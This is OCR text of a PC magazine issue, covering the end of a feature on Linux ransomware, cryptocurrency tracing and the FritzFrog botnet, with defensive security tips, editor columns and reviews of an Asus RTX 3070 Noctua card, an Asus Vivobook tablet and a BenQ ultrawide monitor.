


›› Programmed in Rust, with a nostalgic UI. This is getting silly now.

us naming them) promises 80-90 percent of the ransomware payout to 'pentesters' wishing to try out their latest badware.

The first ransomware on Linux we could find was named Erebus. Like RansomEXX, it appears to have been ported from Windows. But in 2017, it struck the servers (153 of them) of a South Korean web hosting company, taking down over 3,000 websites. Such was the damage that the company paid just under 400 BTC, which was then worth $1 million in Bitcoin, making it the largest payout at the time. Bitcoin is worth around 20 times its 2017 value today so, hopefully, these fraudsters didn't get to keep their earnings.

© MALWAREHUNTERTEAM



›› Give yourself a warm fuzzy feeling this winter by getting your Nextcloud instance A-rated for security.

you can say "oh". Make sure you read to the end of this feature to see how you can protect your Nextclouds. For backing up system files, we would recommend the TimeShift backup tool, which is available for Windows, Linux, Mac, and Android and is easy to install anywhere.

3 ENABLING RANSOMWARE

We're not sure about this cryptocurrency malarkey. And we're even less sure about people co-opting the term 'crypto', which for years has been used by cypherpunks as an abbreviation for the noble art of cryptography. But one thing we can thank cryptocurrency for is ransomware. If victims were instead asked to pay regular 'fiat' money to a bank account, or money transfer, they'd be much less likely to pay. Furthermore, thanks to banks in most countries being pretty wise about knowing their customers, the scammers would be much more likely to be caught.

›› Over the past decade or so, 'crypto' (in particular Bitcoin) has cemented its position as the premier conduit by which to receive ransomware payments. It's often said that Bitcoin payments are hard to trace. But this isn't true, given that an indelible record of every Bitcoin transfer lives forever on the blockchain, for any inquisitive eyes to see. The hard part is breaking the pseudonymity between wallet addresses and individuals.

›› But that might be about to get slightly less difficult. Anyone who's watched popular crime fiction will have heard detectives talking about "following the money". That's easy to do with Bitcoin, you can even use a website such as blockchain.com to do it from the comfort of your own browser. You probably won't solve any crimes that way, but boffins are getting good at designing their blockchain scanning algorithms. The team at analysis firm Elliptic figured out that the Colonial Pipeline hackers DarkSide were also responsible for an attack on a German chemical company a few days later. But Elliptic went further still and managed to identify around 45 other wallet addresses that had all paid an average of $1.9 million. This runs to a total of $90 million, which Elliptic believes is the total amount of ransom paid to DarkSide throughout its history.

›› It's not illegal to pay a ransom and, for large companies without time or backups, it could be the best (or rather, least bad) option. Colonial Pipeline stakeholders can take some solace in the fact that DarkSide's website was seized soon after the incident. Soon after that, the FBI announced it had obtained a wallet key and was able to recover 85 percent of the ransom paid. It has been speculated (see https://ciphertrace.com/ransomware-seizure-blockchain-analytics-helps-us-authorities-seize-over-2-million-in-darkside-ransom-paid-by-colonial-pipeline/) that this figure was, in fact, paid to a DarkSide affiliate (an intermediary hacker who may have gained initial access), with DarkSide itself keeping the remaining 15 percent (their RaaS operator fee), as well as all the group's other ill-gotten gains, in an as-of-yet unseized wallet.

›› DarkSide has, in the past, demanded ransoms in Monero (XMR), a privacy-conscious altcoin that doesn't record unique addresses on its blockchain. Given its relative lack of popularity though, it's no good for paying huge sums with as few exchanges hold millions of XMR in their coffers. Cryptojacking malware hijacks machines (often through malicious JavaScript) to mine cryptocurrency, and it turns out Monero is an ideal token for this. It can be mined on modest hardware, so a large enough attack can net great profits.

›› Linux machines have been targeted in this way since at least January 2020 by malware dubbed FritzFrog. This malware is written in Go and propagates over SSH. It uses a peer-to-peer approach, rather than traditional Command and Control (C2) servers, making it hard for investigators to shut it down.

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» Cybercowboys want your 1990s PCs and they won't rest until they have your cyberdollars or other digital tokens.

» Once a machine is compromised, a netcat process is spawned to create an encrypted channel that can receive commands from other peers. And if an infected machine is rebooted, it doesn't matter, as FritzFrog thoughtfully adds its own SSH key to the machine, creating a persistent backdoor. It's a fileless malware too, so peers send 'proto-files' to one another by arranging in-memory blobs, which are reconstructed and decrypted at the other side, leaving no trace.

» All this might sound like only server operators need worry, but is a desktop not just a server with a screen and fewer services? We should probably not get complacent. Many readers will have devices on their home networks that are reachable by SSH, web, or any number of other interfaces. Raspberry Pis, Kodi instances, and NAS boxes can easily be identified (such as by using the shodan.io scanning engine) and, if they still have the default passwords, they are as good as owned.

» Many readers will be running VPSes or cloud instances, and it's really important to keep the software on these up to date. One of the most popular (and useful) uses for these is running Nextcloud—and no one wants their Nextcloud data to be lost or held to ransom.

» If you're running Nextcloud, do yourself a favor and hit up the security scan at https://scan.nextcloud.com. It will give your security a grade, rating it from A+ to F, and offer you helpful advice on how to get a better grade. This covers simple things like upgrading to a supported version (Nextcloud 22 is out, hooray!) as well as more complex things, such as configuring a Content Security Policy (CSP) on your web server.

» Good 'old-fashioned' spam never really went out of fashion (and poisoned email attachments are a popular way to spread ransomware), so anyone running a mail server should take extra care. Email server hosting software Mail-in-a-box (MAIB) makes this easy, but despite the complications in setting up your own mail server (we still don't understand Glue Records), it's actually trivially easy for malware to set one up in the blink of an eye.

» This apparent paradox comes from the fact that malware really just wants to send lots and lots of mail. Of course, it doesn't care about receiving it, and it doesn't even care if most relays reject the vast amounts of spam it spews forth.


FINAL THOUGHTS

It's worth remembering that a determined and resourceful adversary could probably hack a regular desktop user if they wanted to, regardless of your choice of OS. But that doesn't mean we should give up, switch off our firewalls and scream "it's PASSWORD1" into the bleak night.

Recycled passwords are a common cause of attack and there's no reason not to be using a password manager today. We recommend the open-source KeePassXC (https://keepassxc.org/), which can be run on Windows or Linux, but there are all kinds of other FOSS offerings as well as cloud solutions. If you prefer things text-based, on Linux there's the pass program that can manage a clean password hierarchy via GPG and (optionally) Git.

Protecting your important accounts with Two Factor Authentication (2FA) should be a given now. And using your phone as a second factor isn't infallible. Many applications and services now support time- or hop-based One-Time Passwords, and you don't have to use Google Authenticator to use them. Even Google's own services allow you to use an alternative application. Authy by Twilio is popular, but for optimal open-source goodness, we wouldn't hesitate to recommend Aegis. You'll find it on the F-Droid app store, alongside everything you need for a Google-free phone.

If the worst happens and you do get hit by a cyber-attack, there are agencies that can help. In the US, we have the Cybersecurity and Infrastructure Security Agency (https://www.cisa.gov), while in the UK, there is the National Cyber Security Centre (https://www.ncsc.gov.uk).



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» It has been estimated that takings from the ransomware industry are running to over $20 billion per year and that there is one ransomware attack every 11 seconds. Despite REvil shutting up shop (or having their shop otherwise shut down), there's no indication that these attacks are slowing down or becoming in any way less lucrative.

» However, law enforcement and the tech industry are fighting back. In October 2021, Ukrainian Yaroslav Vasinskyi was arrested in Poland, having been indicted in the US in August. Vasinskyi, alongside Yevgeniy Polyanin, who was arrested in Russia in January this year, is alleged to have been involved with REvil. The US Government has stated that it is willing to offer a reward of up to $10 million for information on REvil's leadership, and $5 million for information on anyone planning to launch an attack with its software.

LAB NOTES

GUY COCKER, EDITOR

PC gamer goes Analogue

A blast from the past and lots of nostalgia

EVEN BEFORE JOINING this esteemed publication, I considered myself a hardcore PC gamer. I waited patiently for *God of War* and *Horizon Zero Dawn* to make their way to the PC so I could unleash my RTX 3090 on them for true 4K resolution and unlocked frame rates. Suck it up, PlayStation 5.

I started out as a console gamer though, in particular, on a handheld from the 1990s called the Game Gear. So when I heard friends in my Discord group talking about the Analogue Pocket, which recreates handheld consoles of this era from the likes of Sega and Nintendo, my ears pricked up.

I convinced one of them to let me come over and play on their new console, just as I did with my teenage friends all those years ago. I marveled at the Analogue Pocket's craftsmanship, particularly the LCD screen that can either slavishly recreate the original console's display, or give it a modern overhaul with brighter colors and better contrast.

Game Gear cartridges from the attic given a new lease of life.

The Analogue Pocket plays the original games, warts and all. I needed to blow the dust away from some of the cartridges before inserting, and then spend the boot-up time praying for it to load. The nostalgia hit immediately took me back to being a 10-year-old, when I might only get a couple of games per year, but would play them to death, good or bad.

I'd forgotten how enjoyable it is to play games on a dedicated console again. Sure, I can play *Forza Horizon 5* and *Halo Infinite* anywhere on my Lenovo Legion 5 Pro laptop, but I'll also have to ignore the barrage of work emails, Steam messages, and other social updates. As a result, I end up playing 30-minute gaming sessions on my PC before I'm distracted. With the Analogue Pocket, the hours melted away.

So there you have it. My trusty RTX 3090 is gathering dust, I'm on eBay bidding to win games from 30 years ago, and I've subscribed to our sister publication, *Retro Gamer*. Well done, Analogue Pocket.

SAM LEWIS

Staff writer

Guess who's got two thumbs and offered to help their girlfriend's dad set up a Sonos system this month? That's right, I'm the poor schmuck who volunteered to play custom installer and furnish a new home theater room with some sweet-sounding kit. The kit in question was the Sonos Arc soundbar and Sonos Sub, so I hooked up the Arc to the TV. This was as simple as we'd been promised by the company's blurb, and it sounded gorgeous to boot.

My issue was with the Wi-Fi that the Sonos system uses to make everything so supposedly seamless. What I hadn't bargained for was that my extended family had used a Wi-Fi extender to beam the internet to the room in question. During setup, the Sub had connected to the main router, while the Arc soundbar was using the extender. Cue two hours of head-scratching over why the two were refusing to talk to each other.

As will be familiar to anyone used to setting up tech products, by that point on Sunday evening, tiredness and stress had set in and, out of frustration, I decided to start from scratch. I turned off the extender, factory reset both products, removed them from the app, and finally sorted it.

The immersion from the Sonos system was enough to keep me awake a little longer enjoying the fruits of my labor, but from now on, I'm sticking to wired sound systems.

Editor's Pick:

It's good to be back

No, for real this time

THAT'S RIGHT, folks: not only do we have a new editor on board, but your favorite (or least favorite; there are only two of us, after all) staff writer is back, having beaten cancer—hopefully for good. It's been a rough year for everyone, so I'd like to take this opportunity to thank Sam, Jeremy, Guy, and our erstwhile editor-in-chief Zak, for all their help. Everyone has been so supportive, both professionally and on a more personal level.

I'm now home with a backlog of cool hardware in my office and a never-ending series of hospital check-ups. That's me in the photo, doing my best Tom Hardy impression from *The Dark Knight Rises* as I get my monthly pentamidine treatment (my immune system is borked, so my doctors are making sure I stay safe). I'll update my photo at some point but I won't be growing my hair again. Turns out that short hair looks better and is easier to maintain. Who knew?

I spent over a month in isolation in hospital towards the end of 2021, receiving intensive chemotherapy and a bone marrow transplant. About half of that time I spent in a medication-induced haze, but the rest was spent catching up on Netflix shows, keeping abreast of tech news, and reading back copies of *Maximum PC*. It's funny to think that a few years ago, I knew next to nothing about computer hardware, but a spark of interest and a publication willing to take me on has seen my knowledge grow to the point where people come to me with tech questions.

It's been a learning experience, but it's also a lot more than that. Developing new skills is never easy and the work I've been lucky enough to do here has both taught me about the technology behind the hardware I love, and refined my capabilities as a writer. As much as I wanted to get better, spending months laid low by cancer treatment when I desperately wanted to be working was hard. I'm more than happy to be back, unboxing new products and tinkering with tech, from the relative comfort of my home.

So my next thank you has to go out to you, the readers of *Maximum PC* magazine. Let's face it, without you guys and gals, we'd just be shouting our opinions about headsets and keyboards into the void. I'd like to say that as I lay in that hospital bed, a profound wave of gratefulness washed over me, but I felt like garbage then, so I have saved my gratitude until now.

I hope my tenure with *Maximum PC* is a long and storied one. It's been a great journey so far, and I'm looking forward to tackling more fun challenges in 2022. Perhaps this will be the year I finally build my own custom liquid loop, rather than relying on the help of more seasoned DIY experts? Watch this space... **–CG**

Not the usual mask I wear to go out'

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Reviewed...

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Asus RTX 3070 Noctua

Supersize your graphics card!

THERE'S A CERTAIN TYPE of individual who will absolutely love Asus's enormous RTX 3070 Noctua edition graphics card. It's large enough that the gravitational pull might actually throw off scientific instruments in the vicinity. But seriously, it's big, brown, and beautiful! Anyone who has ever wanted to build a Noctua-themed PC need look no further. So what if you don't love Noctua? Or if you actually like RGB bling, or if you're just after the fastest possible graphics card? Well, Asus covers those bases as well, just not with this Noctua card.

Fundamentally, this is a unicorn sort of graphics card: It's mythical in proportions and, even after seeing it, hard to believe it actually exists. If someone were to suggest slapping two large 120mm Noctua fans on a graphics card to provide improved cooling and lower noise levels, it would certainly make sense.

Given the cost of creating a new custom cooler and shroud, however, I'd be inclined to go with the absolute fastest possible GPU available, or at least pretty close to it. That would be the RTX 3090 or RTX 3080 Ti. The RTX 3070, meanwhile, sits in fifth place in terms of Nvidia GPUs—and soon to be sixth place with the imminent arrival of the RTX 3090 Ti.

What's more, Asus doesn't even equip the 3070 Noctua with the best-binned 3070 GPUs. Those go into the ROG Strix 3070 models with boost clocks of 1935MHz. The Noctua card by comparison has a boost clock of 1845MHz. Sure, that's 125MHz higher than Nvidia's RTX 3070 reference clocks, but it's 90MHz lower than the Strix and the same speed as the more mundane Asus TUF series. Due to its uniqueness, street prices for the 3070 Noctua card tend to be $50 to $100 higher than the Strix, which already costs $50 to $100 more than other 3070 models.

Putting all of that aside for a moment, the 3070 Noctua is still a great card and offers an unusual aesthetic. It's also quiet—we measured just 38dB of noise at 10cm during gaming tests, which was 5–10dB lower than most competing RTX 3070 cards. Temperatures were also excellent, with the GPU core sitting at 60°C after an extended test sequence.

Then again, the RTX 3070 isn't a particularly hot GPU to begin with, as even the Founders Edition only hit 66°C in testing. But the Noctua card did deliver six percent higher performance on average than the Founders Edition while also running cooler and quieter.

Asus probably chose the RTX 3070 for the Noctua treatment thanks to better availability. Data from Steam indicates that the RTX 3070 is the most popular Ampere card right now, with nearly twice as many 3070 cards as 3080 cards, and over four times as many as the 3090. Unfortunately, finding any of the RTX 30-series cards in stock at a reasonable price continues to be nearly impossible. The average 3070 on eBay sold for $1,180 last month—that's more than double the official MSRP—and the Asus 3070 Noctua currently shows up at nearly $1,300. At that price, you might be better off trying to grab an RTX 3070 Ti.

Still, I can't help but love this card. It's comically huge, and I can just imagine putting it into a custom-painted brown and tan case, equipped with a handful of Noctua fans, augmented with some softly glowing brown LEDs, and paired up with a keyboard sporting the MiTo MT3 Noctua keycaps. That would be amazing—totally pointless, but amazing!

Hopefully, this isn't the last we see of Asus teaming up with Noctua. Give us a Noctua-themed motherboard, and when Lovelace and the RTX 40-series launch later this year, do the cooler and fans justice and pair them up with a Strix-binned RTX 4080 GPU. Because if there's one thing a Noctua fan desires, it's more Noctua. **–JARRED WALTON**

BENCHMARKS

	Asus RTX 3070 Noctua	RTX 3070	RX 6800
8 Game Avg (GeoMean)	**97 / 74**	92 / 70	95 / 73
Assassin's Creed Valhalla	111 / 89	105 / 85	**120 / 93**
Borderlands 3	122 / 90	116 / 85	**156 / 112**
Control (DXR)	**71 / 46**	69 / 45	53 / 34
Cyberpunk 2077 (DXR)	**51 / 31**	48 / 29	30 / 20
Dirt 5	125 / 103	117 / 97	**140 / 114**
Horizon Zero Dawn	122 / 108	116 / 102	**142 / 119**
Metro Exodus	**102** / 82	99 / 79	**102 / 85**
Red Dead Redemption 2	102 / 84	97 / 80	**114 / 96**

Best scores are in bold. All testing conducted with a Core i9-9900K, MSI MEG Z390 ACE, 2x 16GB DDR4-3600 CL16, 2TB XPG 8200 Pro M.2 SSD, Thermaltake Toughpower GF1 1000W. Scores are average frame rates at 1920x1080/2560x1440, with ray tracing enabled in Control and Cyberpunk.

VERDICT **7**

Asus RTX 3070 Noctua

+ GINORMOUS Impressive size; quiet fans; no RGB.

– BLOATED 'Only' a 3070; needs four slots; overpriced.

$999, http://www.asus.com/

SPECIFICATIONS

Architecture	GA104
Lithography	Samsung 8N
Boost Clock	1845MHz
GPU Cores	5888
Memory	8GB GDDR6
TFLOPS FP32	21.7
Bandwidth	448GBps
TDP	225W
Connectors	2x HDMI 2.1, 3x DisplayPort 1.4

The Asus RTX 3070 Noctua edition dwarfs the competition with its four slot size.

Asus Vivobook 13 Slate OLED

Affordable but flawed OLED awesomeness

ON PAPER, the new Asus Vivobook 13 Slate OLED looks pretty sweet. What's not to like about a 13-inch convertible tablet with a quad-core Intel CPU, slick design, OLED display, and loads of bundled hardware for just $599?

For one thing, Asus's claim that this tablet can double as both your PC and your OLED TV is pretty silly. But this is one heck of a package for the price. Unfortunately, the Vivobook also turns out to be something of a dud. How so?

First, it's worth going through that full feature set. The 13.3-inch OLED panel is the showbiz bit, of course. It's rated at a punchy 550 nits for peak brightness, sports 1080p native resolution, 0.2ms response times, and 100 percent coverage of the demanding DCI-P3 cinema color space. Nifty.

Then there's the design. The Vivobook is slim at just 8mm, with fairly narrow bezels and a nicely engineered feel. It's a quality bit of kit. Connectivity-wise, you get two high-speed USB-C ports, a microSD slot, and WiFi 6. Included in the price, you get both a snap-on magnetic kickstand and a clip-on keyboard.

The keyboard is pretty tactile for a slim model, with 1.4mm of key travel and a large trackpad. Augmenting the touchscreen and rounding out the input devices is an Asus Pen 2.0, which boasts a 266Hz sample rate, albeit tempered by the OLED panel's low 60Hz refresh rate.

Further details include a 5MP forward-facing camera, plus another 13MP camera on the rear, Dolby Atmos audio support with quad speakers, and a 50WHr battery. There's also 8GB of DDR4 memory and a 256GB NVMe SSD to go with that quad-core Intel chip, but this is where the Vivobook's troubles begin.

Specifically, it's an Intel Pentium Silver N6000 with four cores and a peak burst speed of 3.3GHz. Sounds decent? Sadly, it's born of Intel's low-power Atom lineage, not the high-performance Intel Core family. If you're thinking maybe it's related to the surprisingly impressive 'Efficient' cores in the new Alder Lake CPUs, unfortunately, that's not the case.

The Pentium's performance is, to put it bluntly, feeble. Installing large apps takes forever, despite the 256GB SSD and 8GB of DDR4 memory. Loading proper apps takes an age, and forget about anything graphically intensive. The Pentium chip's integrated graphics are hopeless. Even the Windows 11 UI can feel laggy at times, though the Vivobook is good at video playback, including demanding 4K streams.

That means that for video consumption, this is a compelling device. The fantastic contrast and colors from the OLED display make sure of that. The nine hours of video playback you can expect help, too. The catch is that the 1080p OLED panel is less convincing on the Windows desktop. It's not especially sharp and doesn't render fonts crisply. That's partly down to pixel density—1,920x1,080 isn't spectacular by tablet standards. We also suspect that the OLED panel may have a non-RGB subpixel structure, which is never a good thing for font rendering.

All of which makes the Asus Vivobook a rather flawed proposition. The system performance is poor enough to put you off making the most of features such as the input pen or treating this device as good for anything but video and light web browsing. The showpiece OLED display is excellent in some regards but not an overall win against, say, a higher resolution IPS panel.

So, what starts out looking like a compelling value proposition ends up disappointing all but the lightest of users. It doesn't deliver a pleasant computing experience and ultimately adds up to less than the sum of the Vivobook's mostly impressive parts. **–JEREMY LAIRD**

VERDICT **5**

Asus Vivobook 13 Slate OLED

+ OLE, OLE, OLED Impressive feature set for the money; nice build quality.

– OH NO, OH NO Very weak CPU performance; OLED ain't all that.

$599, www.asus.com

BENCHMARKS

	Asus Vivobook 13 Slate OLED
3DMark Fire Strike	1,100
Cinebench R20 Multi-core (points)	628
GeekBench 5 single-core (points)	686
GeekBench 5 multi-core (points)	1,913
PCMark 10 Home Test (points)	2,632
PCMark 10 Battery Life (h:m)	7:29
Video playback Battery Life (h:m)	9:05
Metro Exodus, 1080p, Ultra (fps)	5

SPECIFICATIONS

CPU	Intel Pentium Silver N6000
Graphics	Intel UHD integrated
RAM	8GB DDR4 RAM
Screen	13.3-inch 1080p OLED
Storage	256GB M.2 NVMe SSD
Ports	2x USB-C, MicroSD
Connectivity	WiFi 6 (802.11ax) +Bluetooth 5.2 (Dual band) 2x2
Camera	5MP front, 13MP rear
Weight	1.72lbs
Size	12.20 x 7.48 x 0.31 inches

Asus's latest Vivobook has a great feature set but lacks performance.

BenQ EW3880R

Certainly spectacular, arguably flawed, undeniably expensive

OCCASIONALLY, a new product pops up that appears to have skipped the past five years completely. We give you the 'new' BenQ EW3880R. That's not to say this epic 38-inch monitor is rubbish, as there's lots to like. But the EW3880R is a pricey screen that feels decidedly dated.

First, let's cover the basic proposition. This is 38 inches of gently curved (2300R, to be specific) IPS panel. The native resolution clocks in at 3,840x1,600, so it's 4K in the horizontal, but not in the vertical, and the aspect ratio is 21:9 ultrawide.

By some measures, this is a pretty epic panel. The sheer scale of the screen combined with the ultrawide aspect ensures that. But it's far from novel. In fact, back in 2016, LG announced the 38UC99, a monitor that ticks every one of those spec boxes. It's almost certain the BenQ's LCD panel was supplied by LG. And we have a hunch it may even be that same six-year-old IPS first seen in the aforementioned 38UC99.

How come? As you dig deeper into the specs, the picture becomes less impressive. The contrast ratio is 1,000:1, which is pretty pedestrian given 1,300:1 IPS panels have been around for years and the latest IPS tech has just been given an upgrade to 2,000. Then there's the 60Hz refresh rate and the fact that this screen is, to all intents and purposes, merely SDR and not HDR.

On that last point, the EW3880R supports HDR content and will render HDR colors correctly. However, even in HDR mode, it's limited to 300 nits. In SDR mode, that brightness figure is a mere 230 nits. The EW3880R also lacks any kind of local dimming, full array, or edge-lit, so isn't a truly HDR-capable screen.

But what is it like to use? Unsurprisingly, it isn't a particularly punchy display. In SDR mode, the EW3880R lacks a little zing. Though it offers the usual IPS upsides, including a natural color balance and decent viewing angles, in this age of high-performance HDR monitors with full-array local dimming, the EW3880R just feels a bit old-school.

With HDR enabled, the backlight spools up a little. But with that comes downsides. BenQ has implemented a kind of sharpening effect in HDR mode that cannot be disabled. Moreover, the color balance of SDR content is skewed in HDR mode. Long story short, it's not really viable to run in HDR mode all the time.

Of course, the inherent pleasures of a 38-inch ultrawide panel remain. There's lots of desktop space for multitasking, though the pixel pitch isn't actually all that tight. If you want crispy fonts, a smaller 4K panel would be a better pick. The large panel and ultrawide aspect also make this a great screen for driving games, though we'd hesitate to recommend it for other gaming duties due to the refresh rate. At least the pixel response, quoted at 4ms, is decent.

Then there's the impressive peripheral feature set. Best of all is the inclusion of USB Type-C complete with 60W power delivery. You can hook up most modern laptops with a single cable and not only drive the display but also charge and connect peripherals. HDMI and DisplayPort are also provided, so pretty much every use case is covered.

The EW3880R has integrated speakers that are a cut above the norm. There's a warmth and detail to the sound you rarely find in built-in monitor audio, although volume levels could be better. Is it enough to mitigate EW3880R's other issues? At this price, sadly not. **–JEREMY LAIRD**

VERDICT

5

BenQ EW3880R

